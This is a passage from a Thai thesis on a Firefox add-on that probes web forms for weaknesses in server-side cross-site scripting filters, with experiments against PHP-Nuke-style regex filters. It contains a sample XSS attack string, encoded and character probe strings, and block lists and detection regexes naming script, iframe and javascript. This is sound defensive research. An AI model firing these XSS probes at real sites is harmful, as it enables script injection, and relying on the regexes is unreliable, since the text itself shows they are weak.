เนื่องจากการตอบสนองที่ตอบกลับมามีความเป็นไปได้ว่าจะมีลักษณะที่เหมือนกับชุดทดสอบที่ได้ส่งไปอยู่ก่อน ดังนั้นเพื่อให้มั่นใจว่าสิ่งที่ตรวจเจอเป็นผลมาจากการทดสอบที่เครื่องมือส่งเข้าไปจึงจำเป็นต้องมีโทเค็นในการระบุถึงการทดสอบว่าเป็นสิ่งที่เครื่องมือส่งเข้าไป

สตริงทดสอบจะเป็นสตริงที่สร้างจากการทำงานในแต่ละรูปแบบโดยจะทำการวนส่งการทดสอบไปจนครบจึงจะหยุดการทำงาน ซึ่งแต่ละรูปแบบการทำงานจะมีการทำงานที่สร้างเพย์โหลดที่แตกต่างกัน เนื่องจากเป้าหมายของการทดสอบของแต่ละรูปแบบแตกต่างกันและวิธีการป้องกันมีหลายรูปแบบซึ่งมีรายละเอียดดังนี้

1. รูปแบบการตรวจสอบพื้นฐาน สตริงทดสอบจะเป็นตัวอีลีเมนต์ไปโดยตรงดังรูปที่ 4.3

รูปที่ 4.3 รูปแบบของสตริงทดสอบและตัวอย่าง

- การทดสอบ ทำการตรวจสอบโดยการส่งอีลีเมนต์ที่สำคัญเบื้องต้นไปทดสอบ
- การตรวจสอบ ทำการดักจับการตอบสนองว่าเกิดการเปลี่ยนแปลงของอีลีเมนต์ที่ส่งไปหรือไม่ ถ้าไม่เกิดการเปลี่ยนแปลงของอีลีเมนต์ถือว่าเสี่ยง

การแจ้งผล กรณีผลตรวจสอบได้ว่าเสี่ยง ทำการแจ้งผลว่าเสี่ยงเพราะสามารถใช้อีลีเมนต์ตัวใดได้ ถ้าไม่เสี่ยงไม่แจ้งผล

2. ในรูปแบบการตรวจสอบแท็ก แบ่งเป็นการตรวจสอบอีลีเมนต์ ตรวจสอบแอททริบิวต์และการตรวจสอบคำสำคัญ

ในส่วนของการตรวจสอบอีลีเมนต์ สตริงทดสอบจะเป็นการใช้อีลีเมนต์ที่มีความเสี่ยงคู่กับแอททริบิวต์ที่ไม่เป็นอันตรายเพื่อป้องกันการโดนลบอีลีเมนต์ที่ส่งเข้าไปทิ้งเนื่องจากมีแอททริบิวต์ที่เป็นอันตราย รายละเอียดเพิ่มเติมแสดงในตารางอีลีเมนต์ที่


พิจารณากับแอททริบิวต์ที่ใช้ร่วมในการทดสอบในภาคผนวก ตารางที่ ก-1 สตริงทดสอบเป็นไปดังรูปที่ 4.4

รูปที่ 4.4 รูปแบบของสตริงทดสอบและตัวอย่างของการทดสอบอีลีเมนต์

- การทดสอบ ทำการส่งอีลีเมนต์ที่ควรพิจารณาไปทดสอบ สตริงทดสอบเป็นไปดังรูปที่ 4.4 โดยอีลีเมนต์จะเป็นอีลีเมนต์ที่เสี่ยง ในขณะที่แอททริบิวต์เป็นแอททริบิวต์ที่ไม่เสี่ยง
- การตรวจสอบ ทำการดักจับการตอบสนองว่าเกิดการเปลี่ยนแปลงของอีลีเมนต์ที่ส่งไปหรือไม่ ซึ่งตรวจเฉพาะอีลีเมนต์เท่านั้น จากรูปที่ 4.4 คือการค้นหา <iframe ถ้าไม่เกิดการเปลี่ยนแปลงถือว่าเสี่ยงและทำการเก็บผลที่ได้ไว้เป็นลิสต์อนุญาต-ไม่อนุญาต1 ซึ่งถือว่าอนุญาตเมื่อไม่เกิดการเปลี่ยนแปลงของอีลีเมนต์ที่ส่งเข้าไปและไม่อนุญาตเมื่อเกิดการเปลี่ยนแปลงเพื่อเก็บไว้ใช้แจ้งผล

ในการตรวจสอบแอททริบิวต์ เนื่องจากการป้องกันของทางฝั่งเซอร์เวอร์สามารถทำได้หลายวิธี การทดสอบจึงต้องส่งไปในรูปที่ใกล้เคียงกับการโจมตีหรือเป็นรูปแบบที่แอททริบิวต์น่าจะทำงานได้ จึงใช้อีลีเมนต์ที่เกี่ยวข้องกับแอททริบิวต์ที่พิจารณามาช่วยในการทำการทดสอบเพื่อเป็นการลดความผิดพลาดที่อาจจะเกิดขึ้นในการตรวจสอบ ดูรายละเอียดเพิ่มเติมได้ในตารางแอททริบิวต์ที่พิจารณากับอีลีเมนต์ที่เกี่ยวข้องที่ใช้ร่วมในการทดสอบในภาคผนวก ก ตารางที่ ก-2 โดยสตริงทดสอบเป็นการใช้แอททริบิวต์ที่มีความเสี่ยงคู่กับอีลีเมนต์ที่แอททริบิวต์นั้นสามารถทำงานด้วยได้ ดังรูปที่ 4.5 โดยจะวนเปลี่ยนอีลีเมนต์ในการทดสอบที่แอททริบิวต์นั้นทำงานด้วยได้ไปจนหมดก่อนจึงจะทำการเปลี่ยนแอททริบิวต์เพื่อเป็นการมั่นใจว่าแอททริบิวต์ดังกล่าวไม่สามารถถูกเรียกใช้งานได้


อย่างไรก็ตามเพื่อเป็นการลดการสิ้นเปลืองจึงทำการทดสอบโดยใช้แอททริบิวต์ในลักษณะที่เป็นสตริงธรรมดา (ไม่ได้อยู่ในแท็ก) ถ้าไม่มีการป้องกัน (พบแอททริบิวต์ที่ส่งไปอยู่ในการตอบสนอง) จึงทำการทดสอบแอททริบิวต์ในรูปแบบที่แอททริบิวต์จะสามารถทำงานได้ดังได้กล่าวไปข้างต้น



รูปที่ 4.5 รูปแบบของสตริงทดสอบและตัวอย่างของการทดสอบแอททริบิวต์

- การทดสอบเบื้องต้น ส่งแอททริบิวต์ไปทดสอบในรูปแบบสตริง
- การตรวจสอบเบื้องต้น ทำการดักจับการตอบสนองตรวจสอบการเปลี่ยนแปลงของแอททริบิวต์ที่ส่งไป ถ้าไม่เกิดการเปลี่ยนแปลงให้ทำการทดสอบ 2 ต่อ ในกรณีพบการเปลี่ยนแปลงถือว่ามีการดักจับแอททริบิวต์และไม่ต้องทำการทดสอบ 2
- การทดสอบ2 ทำการทดสอบแอททริบิวต์โดยใช้อีลีเมนต์ที่เกี่ยวข้องกับแอททริบิวต์ที่พิจารณามาร่วมทดสอบ โดยยึดแอททริบิวต์เป็นหลักและวนเปลี่ยนอีลีเมนต์ที่เกี่ยวข้องกับแอททริบิวต์ไปจนหมดจึงเปลี่ยนไปยึดแอททริบิวต์ตัวถัดไปและถ้าเป็นอีลีเมนต์ที่เคยทำการทดสอบไปแล้วไม่ต้องทดสอบซ้ำอีกในกรณีที่อีลีเมนต์นั้นไม่ได้รับอนุญาตนั่นคือเช็คจากลิสต์อนุญาต-ไม่อนุญาต 2 ก่อน
- การตรวจสอบ2 ทำการดักจับการตอบสนองแล้วตรวจสอบการเปลี่ยนแปลงของอีลีเมนต์ ทำการเก็บผลที่ได้ไว้เป็นลิสต์อนุญาต-ไม่อนุญาต2 ซึ่งจะอนุญาตเมื่อไม่เกิดการเปลี่ยนแปลงของอีลีเมนต์ที่ส่งเข้าไปและไม่อนุญาตเมื่อเกิดการเปลี่ยนแปลงเพื่อเก็บไว้ใช้กับการทดสอบแอททริบิวต์ตัวต่อไป กรณีอีลีเมนต์ไม่มีการเปลี่ยนแปลงและพบแอททริบิวต์ที่ส่งเข้าไปจะถือว่าเสี่ยง แต่ถ้าอีลีเมนต์มีการเปลี่ยนแปลงไม่ว่าจะพบแอททริบิวต์หรือไม่จะถือว่าไม่เสี่ยง

ในการตรวจสอบคำสำคัญ สตริงทดสอบเป็นการใช้อีลีเมนต์ที่พิจารณาเพิ่มเติมมาช่วยในการทดสอบ สามารถดูรายละเอียดอีลีเมนต์ที่พิจารณาเพิ่มเติมได้ในตารางอีลีเมนต์ที่พิจารณาเพิ่มเติมกับแอททริบิวต์ที่ใช้ร่วมในการทดสอบในภาคผนวก ก ตารางที่ ก-3 โดยคำสำคัญจะใส่ในส่วนค่า (value) ของแอททริบิวต์ดังรูปที่ 4.6



รูปที่ 4.6 รูปแบบของสตริงทดสอบและตัวอย่างของการทดสอบคำสำคัญ

- การทดสอบเบื้องต้น ส่งคำสำคัญไปทดสอบ

- การตรวจสอบเบื้องต้น ทำการดักจับการตอบสนองตรวจสอบการเปลี่ยนแปลงของคำสำคัญที่ส่งไป ถ้าไม่เกิดการเปลี่ยนแปลงให้ทำการทดสอบ2 ในกรณีพบการเปลี่ยนแปลงไม่ต้องทำการทดสอบ2 และถือว่ามีการดักจับคำสำคัญ
- การทดสอบ2 ทำการทดสอบอีลีเมนต์ที่พิจารณาเพิ่มเติม
- การตรวจสอบ2 ทำการดักจับการตอบสนองว่าเกิดการเปลี่ยนแปลงของอีลีเมนต์และแอททริบิวต์ที่ส่งไปหรือไม่ โดยเก็บผลที่ได้ไว้เป็นลิสต์อนุญาต-ไม่อนุญาต3 เพื่อเก็บไว้ใช้แจ้งผลและใช้ทำการทดสอบต่อไป ซึ่งถือว่าอนุญาตเมื่อไม่เกิดการเปลี่ยนแปลงของอีลีเมนต์และแอททริบิวต์ที่ส่งเข้าไปและไม่อนุญาตเมื่อเกิดการเปลี่ยนแปลง โดยสาเหตุที่มีการตรวจสอบแอททริบิวต์ด้วยเพราะอีลีเมนต์ที่พิจารณาเพิ่มเติมจะไม่เป็นอันตรายถ้าแอททริบิวต์ไม่ได้รับอนุญาตให้ใช้งาน
- การทดสอบ3 ทำการทดสอบคำสำคัญโดยใช้ร่วมกับอีลีเมนต์ที่ได้จากลิสต์อนุญาต-ไม่อนุญาต 3 โดยใช้เฉพาะส่วนที่อนุญาตเท่านั้น
- การตรวจสอบ3 ทำการดักจับการตอบสนองแล้วตรวจสอบการเปลี่ยนแปลงของคำสำคัญ ถ้าคำสำคัญที่ส่งเข้าไปไม่มีการเปลี่ยนแปลงถือว่าไม่มีการดักจับคำสำคัญ

การแจ้งผล กรณีผลตรวจสอบได้ว่าเสี่ยงทำการแจ้งผลแสดงสตริงทดสอบที่ส่งเข้าไปและรายงานผลการอนุญาตของอีลีเมนต์ แอททริบิวต์และคำสำคัญออกมาให้ทราบเป็นการให้ข้อมูลว่าสาเหตุที่แจ้งเตือนเป็นเพราะไม่ได้ป้องกันอะไร

3. ในรูปแบบการตรวจสอบอักขระและการเข้ารหัส เป็นการตรวจสอบลักษณะการป้องกันของเซอร์เวอร์ที่มีอยู่โดยตรวจสอบการดักจับอักขระและตรวจสอบการดักจับการโจมตีแบบเข้ารหัส

ในส่วนของการตรวจสอบการเข้ารหัส สตริงทดสอบจะเป็นสตริงที่อยู่ในลักษณะการเข้ารหัสซึ่งสร้างจากอักขระหรืออีลีเมนต์หรือคำสำคัญ ได้แก่ “<”, <script, script, javascript ในรูปแบบการเข้ารหัสที่พิจารณาดังรูปที่ 4.7 ซึ่งเป้าหมายการตรวจสอบเป็นการตรวจสอบว่าเมื่อแอพพลิเคชั่นรับสตริงทดสอบที่เข้ารหัสไปแล้วจะก่อให้เกิดเป็นการโจมตีขึ้นได้หรือไม่ ดังนั้นจึงไม่จำเป็นต้องตรวจสอบทุกคำทุกอีลีเมนต์อย่างในรูปแบบการตรวจสอบที่ 2

รูปที่ 4.7 รูปแบบสตริงทดสอบและตัวอย่างของการทดสอบการเข้ารหัส

- การทดสอบอักขระสำคัญ ส่ง “<” ไปทดสอบในรูปแบบการเข้ารหัสที่พิจารณา
- การตรวจสอบอักขระสำคัญ ดักจับการตอบสนองตรวจสอบการเปลี่ยนแปลงของสตริงทดสอบที่ส่งเข้าไป ถ้าเกิดการเปลี่ยนแปลงเป็น “<” ขึ้นมาถือว่าเสี่ยง กรณีเปลี่ยนแปลงเป็นอย่างอื่นที่ไม่ใช่ “<” ถือว่าเซอร์เวอร์มีการตรวจสอบเข้ารหัสและในกรณีไม่มีการเปลี่ยนแปลงจะนำไปพิจารณาพร้อมกับผลการตรวจสอบเข้ารหัสของส่วนอื่น
- การทดสอบอีลีเมนต์ ส่ง <script ไปทดสอบในรูปแบบการเข้ารหัสที่พิจารณา
- การตรวจสอบอีลีเมนต์ ดักจับการตอบสนองตรวจสอบการเปลี่ยนแปลงของสตริงทดสอบที่ส่งเข้าไป กรณีเกิดการเปลี่ยนแปลงเป็น <script ถือว่าเสี่ยงถ้าเปลี่ยนแปลงเป็นอย่างอื่นที่ไม่ใช่ <script ถือว่าเซอร์เวอร์มีการตรวจสอบเข้ารหัสและในกรณีไม่มีการเปลี่ยนแปลงจะนำไปพิจารณาร่วมกับผลการตรวจสอบเข้ารหัสของส่วนอื่น
- การทดสอบคำสำคัญ1 ส่งคำที่สำคัญไปทดสอบในรูปแบบการเข้ารหัสที่พิจารณา
- การตรวจสอบคำสำคัญ1 ดักจับการตอบสนองตรวจสอบการเปลี่ยนแปลงของสตริงทดสอบที่ส่งเข้าไป ถ้าเกิดการเปลี่ยนแปลงเป็นคำสำคัญขึ้นมา (script, javascript) ถือว่าเสี่ยง กรณีเปลี่ยนแปลงเป็นอย่างอื่นที่ไม่ใช่คำสำคัญถือว่าเซอร์เวอร์มีการตรวจสอบเข้ารหัสและในกรณีไม่มีการเปลี่ยนแปลงจะนำไปพิจารณาพร้อมกับผลการตรวจสอบเข้ารหัสของส่วนอื่น
- การทดสอบคำสำคัญ2 ส่งคำสำคัญในรูปแบบการเข้ารหัสที่พิจารณาโดยใช้ร่วมกับอีลีเมนต์ที่พิจารณาเพิ่มเติมไปทดสอบ โดยในส่วนของอีลีเมนต์และแอททริบิวต์จะไม่ได้ทำการเข้ารหัสและคำสำคัญจะถูกใส่แทนในส่วนค่าของแอททริบิวต์
- การตรวจสอบคำสำคัญ2 ดักจับการตอบสนองตรวจสอบการเปลี่ยนแปลงของสตริงทดสอบที่ส่งเข้าไป ถ้าเกิดการเปลี่ยนแปลงเป็นคำสำคัญขึ้นมา (script และ javascript) ถือว่าเสี่ยง กรณีเปลี่ยนแปลงเป็นอย่างอื่นที่ไม่ใช่คำสำคัญถือว่าเซอร์เวอร์มีการตรวจสอบการเข้ารหัสและในกรณีไม่มีการเปลี่ยนแปลงจะถือว่าเสี่ยง

เช่นกันเพราะเบราว์เซอร์สามารถแปลงการเข้ารหัสให้ทำงานได้เมื่ออยู่ในส่วนค่าของแอททริบิวต์ที่อยู่ภายใต้แท็ก

การแจ้งผล ทำการแจ้งผลการตรวจสอบการเข้ารหัสและความเสี่ยง ถ้าไม่มีการป้องกันจะทำการรายงานออกมา โดยในการแจ้งผลการตรวจสอบการเข้ารหัสถ้าทุกการตรวจสอบไม่เกิดการเปลี่ยนแปลงของสิ่งที่ส่งเข้าไปถือว่าไม่มีการตรวจสอบการเข้ารหัส แต่ถ้ามีการเปลี่ยนแปลงถือว่ามีการป้องกัน และเมื่อมีความเสี่ยงเกิดขึ้นจะแจ้งสาเหตุออกมาให้ทราบ เช่น สตริงกลายเป็นอีลีเมนต์ที่เสี่ยงอย่าง <script หรือเพราะสามารถใช้การเข้ารหัสร่วมกับแอททริบิวต์อยู่ภายในแท็กได้เป็นต้น

ในส่วนของการตรวจสอบอักขระ สตริงทดสอบเป็นอักขระที่ทำการทดสอบซึ่งจะส่งเข้าไปเป็นสายอักขระของอักขระที่พิจารณา ดังรูปที่ 4.8 โดยอักขระที่พิจารณาได้แก่ > < ' " \ / & #

รูปแบบ	สตริงทดสอบ
	Char string
ตัวอย่าง	_>_'_"__/_&_#_<_

รูปที่ 4.8 รูปแบบสตริงทดสอบและตัวอย่างของการทดสอบสายอักขระ

- การทดสอบ ส่งสายอักขระที่พิจารณาไปทดสอบ _>_'_"__/_&_#_<_
- การตรวจสอบ ทำการดักจับการตอบสนองตรวจสอบการเปลี่ยนแปลงของอักขระที่ส่งไปโดยอาศัยขีดล่างช่วยในการตรวจสอบเพราะการป้องกันสามารถทำได้หลายแบบทั้งการใช้ \ เพิ่มเข้ามาให้อักขระไม่สามารถทำงานได้หรือเปลี่ยนแปลงอักขระให้อยู่ในรูปการเข้ารหัส

  การแจ้งผล ทำการแจ้งผลว่ามีการป้องกันอักขระตัวใดไม่ได้ป้องกันตัวใด

4. ในรูปแบบการตรวจสอบโดยการโจมตีจริงสตริงทดสอบจะเป็นสตริงที่รวบรวมจาก [24] ดังรูปที่ 4.9

รูปแบบ	สตริงทดสอบ
	XSS attack string
ตัวอย่าง	<<SCRIPT>alert("XSS");//<</SCRIPT>

รูปที่ 4.9 รูปแบบสตริงทดสอบและตัวอย่างของการทดสอบ

- การทดสอบ ส่งสตริงโจมตีจาก [24] ไปทำการทดสอบ

- การตรวจสอบ ทำการดักจับการตอบสนอง ถ้าไม่มีการเปลี่ยนแปลงแล้วสตริงทดสอบสามารถก่อให้เกิดแท็กได้ถือว่าเสี่ยงหรือเปลี่ยนเป็นอีลีเมนต์อันตราย (<script หรือ <iframe) ถือว่าเสี่ยง หรือว่าพบ script: อยู่ภายใน < > ถือว่าเสี่ยง เพราะเป็นการเรียกสคริปต์ขึ้นทำงาน

  การแจ้งผล ทำการแจ้งผลว่าเสี่ยงเพราะใช้สตริงโจมตีใด

อย่างไรก็ตามเครื่องมือเป็นเพียงการตรวจสอบการป้องกันโดยอาศัยการทำงานที่แอพพลิเคชั่นอนุญาตให้ใช้โดยอาศัยฟอร์มเท่านั้น ดังนั้นการโจมตีครอสไซต์สคริปติ้งแบบที่เกิดจากความผิดพลาดของผู้พัฒนาที่ขาดความรอบคอบทำให้เกิดการโจมตีจากส่วนที่ไม่ได้ให้ผู้ใช้ใช้งานจะไม่สามารถตรวจสอบได้ อย่างเช่นกรณีดอมเบสครอสไซต์สคริปติ้ง

สำหรับในเรื่องของแนวทางที่จะให้ข้อมูลในการทรัสต์กับผู้ใช้นั้นจากการที่เป็นการส่งอีลีเมนต์ที่เสี่ยงไปทดสอบโดยตรงในขณะที่ใช้งานของรูปแบบการตรวจสอบพื้นฐานโดยแจ้งเตือนออกมาถ้าพบว่าเสี่ยงดังรูปที่ 4.10 เป็นการทำให้รับทราบถึงความเสี่ยงจากการไม่มีการป้องกันของฝั่งเซอร์เวอร์ ดังนั้นการแจ้งเตือนที่ปรากฏขึ้นจึงเป็นแนวทางให้ข้อมูลในการทรัสต์กับผู้ใช้ในเบื้องต้น

รูปที่ 4.10 ตัวอย่างการแจ้งเตือนของเครื่องมือในรูปแบบการตรวจสอบพื้นฐานที่เป็นแนวทางให้ข้อมูลในการทรัสต์กับผู้ใช้ในเบื้องต้น

บทที่ 5

การทดลองและผลการทดลอง

ในบทนี้จะกล่าวถึงวิธีการทดลองและผลการทดลองของเครื่องมือ ซึ่งเป็นการทดลองการทำงานของเครื่องมือในการตรวจหาจุดอ่อนของการป้องกันที่มีต่อครอสไซต์สคริปติ้งโดยการทดลองแบ่งเป็น 2 การทดลองคือการทดลองเบื้องต้นและการทดลองเพิ่มเติม ในการทดลองเบื้องต้นการทดสอบได้ใช้การป้องกันที่แตกต่างกัน 4 รูปแบบเพื่อเปรียบเทียบและทดสอบการทำงานระหว่างวิธีที่ใช้สตริงโจมตีจริงซึ่งเป็นวิธีที่การทดสอบทั่วไปนิยมใช้กับเทคนิคที่ได้นำเสนอขึ้นซึ่งได้อาศัยความรู้ที่รวบรวมจากแหล่งต่างๆมาสร้างสตริงทดสอบ และในการทดลองเพิ่มเติมการทดสอบใช้การป้องกันที่แก้ไขจากการทดลองเบื้องต้นโดยอาศัยผลจากการทดลองเบื้องต้นมาช่วยเพื่อให้สามารถเปรียบเทียบการทำงานได้ชัดเจน

5.1 วิธีการทดลอง

การทดลองของงานวิจัยนี้ วิธีการทดสอบที่ใช้เป็นการตรวจสอบการป้องกันของฝั่งเซอร์เวอร์ต่อสิ่งที่เสี่ยงในการเกิดอันตรายซึ่งการป้องกันที่ดีไม่ควรอนุญาตให้ใช้งาน ซึ่งแตกต่างกับการทดสอบในงานอื่นที่ส่วนใหญ่เป็นการทำเพื่อทดสอบว่ามีสตริงโจมตีที่เรียกสคริปต์ขึ้นทำงานได้หรือไม่ สาเหตุที่เราใช้วิธีทดสอบแบบนี้เพราะจะสามารถให้ข้อมูลของการป้องกันที่มีอยู่ออกมาได้

ได้ดำเนินการทดลองบนเครื่องแล็ปท็อป (laptop) อินเทลคอร์ดูโอ (Intel Core Duo) 1.66 กิกะเฮิร์ทซ์ (GHz : Gigahertz) แรม (RAM) 1.5กิกะไบท์ (GB) ที่ติดตั้งวินโดวส์เอ็กซ์พีโฮมอิดิชันเซอร์วิสแพค2 (Windows XP Home Edition Service Pack 2), อะแพชี 2.2.4 และพีเอชพี 5.2.1 ซึ่งใช้เป็นทั้งเซอร์เวอร์และไคล์เอนต์ในการทดสอบ และเครื่องมือที่พัฒนาขึ้นทำการติดตั้งเป็นการทำงานเพิ่มเติมลงบนไฟร์ฟอกซ์ 2.0.0.13 โดยการทดลองที่ใช้แบ่งเป็น 2 การทดลองได้แก่การทดลองเบื้องต้นและการทดลองเพิ่มเติมซึ่งมีรายละเอียดดังนี้

5.1.1 การทดลองเบื้องต้น

ในการทดลองเบื้องต้นเป็นการทดลองการทำงานของเครื่องมือโดยทำการตรวจสอบจุดอ่อนจากฟิลเตอร์ที่มีรูปแบบการป้องกันแตกต่างกันเพื่อเปรียบเทียบการทำงานของเครื่องมือในรูปแบบที่ 2 (รูปแบบการตรวจสอบแท็ก) และ 4 (รูปแบบการตรวจสอบโดยการโจมตีจริง) ต่อการป้องกันลักษณะต่างๆที่มีการใช้งานจริงซึ่งมีรูปแบบการป้องกันที่ใช้ในการทดลองดังต่อไปนี้

1. ไม่มีการป้องกัน เพื่อทดสอบการทำงานในการตรวจสอบเบื้องต้นว่าเครื่องมือทำงานได้ถูกต้องและเนื่องจากไม่มีการป้องกันสตริงทดสอบทั้งหมดจะต้องถูกแจ้งเตือน

2. การป้องกันที่มีจุดอ่อนมาก คือมีลักษณะของนิพจน์เรกูลา <[^>]script*\"?[^>]*> ในการตรวจจับ script และ style และใช้ลักษณะของนิพจน์เรกูลา <[^>]*body*\"?[^>]*> ตรวจจับ body และ onmouseover ซึ่งรูปแบบการป้องกันที่ 2 นี้ได้นำมาจากโค้ดของพีเอชพีนุค (PHP-Nuke) [49] เวอร์ชั่น 7.9 ซึ่งมีจุดอ่อนต่อครอสไซต์สคริปติ้งดังที่กล่าวถึงใน [50]
3. การป้องกันที่แก้ไข เป็นการป้องกันที่ทำการแก้ไขจาก 2. ใช้ลักษณะของนิพจน์เรกูลา <[^>]script*\"?[^>]* ทำการตรวจจับ script และ style และนิพจน์เรกูลา <[^>]*body*\"?[^>]* ตรวจจับ applet, form, iframe, img, meta, object, body และ onmouseover โดยรูปแบบการป้องกันที่ 3 ได้นำมาจากข้อเสนอแนะเรื่องการโจมตีครอสไซต์สคริปติ้งในพีเอชพีนุค [50]
4. การป้องกันที่แข็งแรง เป็นการป้องกันที่ตรวจหาคำที่ตรวจจับและยังตรวจจับการเข้ารหัสโดยแปลงรหัสเพื่อตรวจสอบว่าตรงกับคำที่ป้องกันหรือไม่ โดยตรวจจับ javascript, vbscript, expression, applet, meta, xml, blink, link, style, script, embed, object, iframe, frame, frameset, ilayer, layer, bgsound, title, base และ on แอททริบิวต์ทั้งหมดซึ่งรูปแบบการป้องกันที่ 4 ได้นำมาจากแนวทางของแคลลาฮาร์ (Kallahar) [46]

ในการทดลองนี้ได้ทำการทดสอบเฉพาะเมธอดโพสต์ซึ่งเป็นการเปรียบเทียบการทำงานจากการตรวจสอบรูปแบบที่ 2 ซึ่งเป็นวิธีการเรียกใช้แท็กที่เป็นไปได้ทั้งหมดที่มีความเสี่ยงกับวิธีแบบที่นิยมใช้ทั่วไปคือการตรวจสอบรูปแบบที่ 4 ที่เป็นการใช้สตริงโจมตีจริงเพื่อให้เห็นถึงความแตกต่างระหว่างเทคนิคทั่วไปกับสิ่งที่เราใช้เพิ่มเติมขึ้นมา

5.1.2 การทดลองเพิ่มเติม

ในการทดลองเพิ่มเติมเป็นการทดลองการทำงานของเครื่องมือโดยทำการตรวจสอบจุดอ่อนของฟิลเตอร์ที่มีลักษณะใกล้เคียงกับ [50] ซึ่งเป็นรูปแบบการป้องกันที่ใช้ในการทดลองเบื้องต้นรูปแบบที่ 3 แต่ได้แก้ไขการป้องกันโดยอาศัยผลการตรวจสอบการป้องกันรูปแบบที่ 3 จากการทดลองเบื้องต้นมาทำการแก้ไข สาเหตุที่เลือกใช้รูปแบบการป้องกันที่ 3 จากการทดลองเบื้องต้นเพราะเป็นการป้องกันที่มีการตรวจสอบพอสมควรแต่ยังไม่มีความครอบคลุมดังนั้นจะทำให้เห็นผลได้ชัดเจนกว่า ในขณะที่รูปแบบการป้องกันที่ 2 มีการตรวจสอบอยู่เดิมที่น้อยและได้รับการแนะนำให้ปรับปรุงเป็นรูปแบบการป้องกันที่ 3 อยู่แล้วจึงไม่นำมาใช้อีก ส่วนรูปแบบการป้องกันที่ 4 จากการทดลองเบื้องต้นนั้นมีความครอบคลุมค่อนข้างมากถ้านำมาใช้จะทำให้เห็นผลได้ไม่ชัดเจนนัก ซึ่งสรุปแล้วมีรูปแบบการป้องกันที่ใช้ในการทดลองดังต่อไปนี้

1. รูปแบบอาศัยอีลีเมนต์ เป็นการปรับปรุงการป้องกันโดยอาศัยอีลีเมนต์ที่การทำงานรูปแบบการตรวจสอบโดยการโจมตีจริงในส่วนของการทดลองเบื้องต้นแจ้งออกมา (เพิ่มการตรวจจับ base, bgsound, div, frameset, xss, layer, embed, link, table, br, scr\0ipt, script, a) ทำให้การตรวจจับทั้งหมดเป็นนิพจน์เรกูลา <[^>]script*\"?[^>]* ทำการตรวจจับ script, style นิพจน์เรกูลาแบบ <[^>]*body*\"?[^>]* ตรวจจับ applet, form, iframe, img, meta, object, body, onmouseover, base, bgsound, div, frameset, xss, layer, embed, link, table, br, script, นิพจน์เรกูลาแบบ <[^>]*SCR.0IPT*\"?[^>]* สำหรับตรวจจับ scr\0ipt และนิพจน์เรกูลาแบบ <a[^>]*.*\"?[^>]* สำหรับตรวจจับ a
2. รูปแบบอาศัยแอททริบิวต์ เป็นการปรับปรุงการป้องกันโดยอาศัยแอททริบิวต์ที่การทำงานรูปแบบการตรวจสอบโดยการโจมตีจริงในส่วนของการทดลองเบื้องต้นแจ้งออกมา (เพิ่มเติมการตรวจจับ href, src, style, rel, background, size) ทำให้การตรวจจับทั้งหมดเป็นนิพจน์เรกูลา <[^>]script*\"?[^>]* ทำการตรวจจับ script และ style และนิพจน์เรกูลาแบบ <[^>]*body*\"?[^>]* ตรวจจับ applet, form, iframe, img, meta, object, body, onmouseover, href, src, style, rel, background, size
3. รูปแบบอาศัยอีลีเมนต์และแอททริบิวต์ เป็นการปรับปรุงการป้องกันโดยอาศัยอีลีเมนต์และแอททริบิวต์ที่การทำงานรูปแบบการตรวจสอบโดยการโจมตีจริงในส่วนของการทดลองเบื้องต้นแจ้งออกมา (เพิ่มเติมการตรวจจับ base, bgsound, div, frameset, xss, layer, embed, link, table, br, scr\0ipt, script, a และ href, src, style, rel, background, size) ทำให้การตรวจจับทั้งหมดเป็นนิพจน์เรกูลา <[^>]script*\"?[^>]* ทำการตรวจจับ script, style นิพจน์เรกูลาแบบ <[^>]*body*\"?[^>]* ตรวจจับ applet, form, iframe, img, meta, object, body, onmouseover, base, bgsound, div, frameset, xss, layer, embed, link, table, br, script, href, src, style, rel, background, size นิพจน์เรกูลาแบบ <[^>]*SCR.0IPT*\"?[^>]* สำหรับตรวจจับ scr\0ipt และนิพจน์เรกูลาแบบ <a[^>]*.*\"?[^>]* สำหรับตรวจจับ a
4. รูปแบบอาศัยแท็ก เป็นการปรับปรุงการป้องกันโดยใช้อีลีเมนต์และแอททริบิวต์และคำสำคัญที่การทำงานรูปแบบการตรวจสอบแท็กในส่วนของการทดลองเบื้องต้นที่แจ้งออกมา (เพิ่มเติมการตรวจจับอีลีเมนต์ embed, layer, base,

bgsound, blink, frame, ilayer, input, frameset, link, script, style, title, xml เพิ่มการตรวจจับแอททริบิวต์ dynsrc, style, on แอททริบิวต์ทั้งหมด เพิ่มการตรวจจับคำสำคัญ javascript และ script) สรุปแล้วมีการตรวจจับทั้งหมดเป็นนิพจน์เรกูลา <[^>]script*\"?[^>]* ทำการตรวจจับ script และ style และนิพจน์เรกูลาแบบ <[^>]*body*\"?[^>]* ตรวจจับ applet, form, iframe, img, meta, object, body, onmouseover, embed, layer, base, bgsound, blink, frame, ilayer, input, frameset, link, script, style, title, xml, javascript, dynsrc และ on แอททริบิวต์ทั้งหมด

โดยจะเป็นการเปรียบเทียบการทำงานจากการตรวจสอบรูปแบบที่ 2 กับการตรวจสอบรูปแบบที่ 4 เพื่อให้เห็นถึงความแตกต่างอย่างชัดเจน รวมถึงให้ได้ทราบถึงผลของการทดสอบเมื่อการป้องกันเมื่อได้ปรับแก้ตามการแจ้งเตือนในลักษณะต่างๆแล้ว

5.2 ผลการทดลอง

จากการทดลองทั้งสองชุด ผลการทดลองของการทดลองเบื้องต้นแสดงได้ดังตารางที่ 5.1 และเมื่อคิดเป็นเปอร์เซ็นต์จากสตริงทดสอบที่ส่งไปทั้งหมดแล้วสรุปผลได้ดังตารางที่ 5.2 และผลการทดลองของการทดลองเพิ่มเติมแสดงได้ดังตารางที่ 5.3 และเมื่อคิดเป็นเปอร์เซ็นต์จากสตริงทดสอบที่ส่งไปทั้งหมดแล้วสรุปผลได้ดังตารางที่ 5.4

ตารางที่ 5.1 ผลการแจ้งสตริงที่ผ่านการป้องกันจากการทดลองเบื้องต้นที่ทำการตรวจสอบด้วยรูปแบบที่ 2 และรูปแบบที่ 4 เมื่อทดสอบกับการป้องกันในรูปแบบต่างๆ

